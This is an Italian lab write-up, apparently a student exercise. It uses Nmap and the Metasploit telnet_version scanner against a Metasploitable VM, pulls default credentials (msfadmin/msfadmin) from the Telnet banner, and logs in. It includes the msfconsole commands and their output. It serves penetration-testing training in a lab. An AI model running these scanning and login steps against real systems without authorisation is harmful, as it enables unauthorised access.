

Exploit Telnet con Metasploit

Come requisito primario abbiamo impostato le due macchine come richiesto


- Kali: 192.168.1.25
- Metasploit: 192.168.1.40



Una volta configurate le due macchine, facciamo un **Nmap -A -p** sulla porta di nostro interesse, ovvero la **23 Telnet**




Ora possiamo passare al nostro attacco verso Telnet:




```
Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version                  normal  No     Lantronix Telnet Service B
anner Detection
   1  auxiliary/scanner/telnet/telnet_version                            normal  No     Telnet Service Banner Dete
ction


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wi
                                        ki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wi
                                        ki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```

- Cercheremo come prima cosa il nostro modulo che ci interessa tramite il **comando search telnet_version**
- Una volta trovato useremo quello che ci server, ovvero: **use auxiliary/scanner/telnet/telnet_version**
- Quando il nostro modulo sarà avviato controlleremo le opzioni necessarie tramite **Show Options** e vedremmo che il campo **RSHOSTS** – Richiesto – sarà da compilare.
- **Set RHOSTS 192.168.1.40** , che è il nostro Ip di Meta, quello che ci interessa e poi ricontrolleremo di nuovo tramite il **Show Options** s'è stato impostato correttamente



```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                                              \x0a _
...\x0a|_
...|\x0a
                        \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact:
 msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

- Successivamente avvieremo il nostro exploit con il comando **exploit**
- E come possiamo notare nel riquadro rosso, il nostro attacco avrà avuto successo, trovandoci i dati necessari per fare il Login\password di Metasploit



- Infine andremmo a fare una verifica inserendo il comando **telnet 192.168.1.40** seguito dall'Ip della macchina dove il servizio ci richiederà di fare il Login.
- E da come possiamo notare siamo riusciti ad effettuare l'accesso, sfruttando la vulnerabilità di Telnet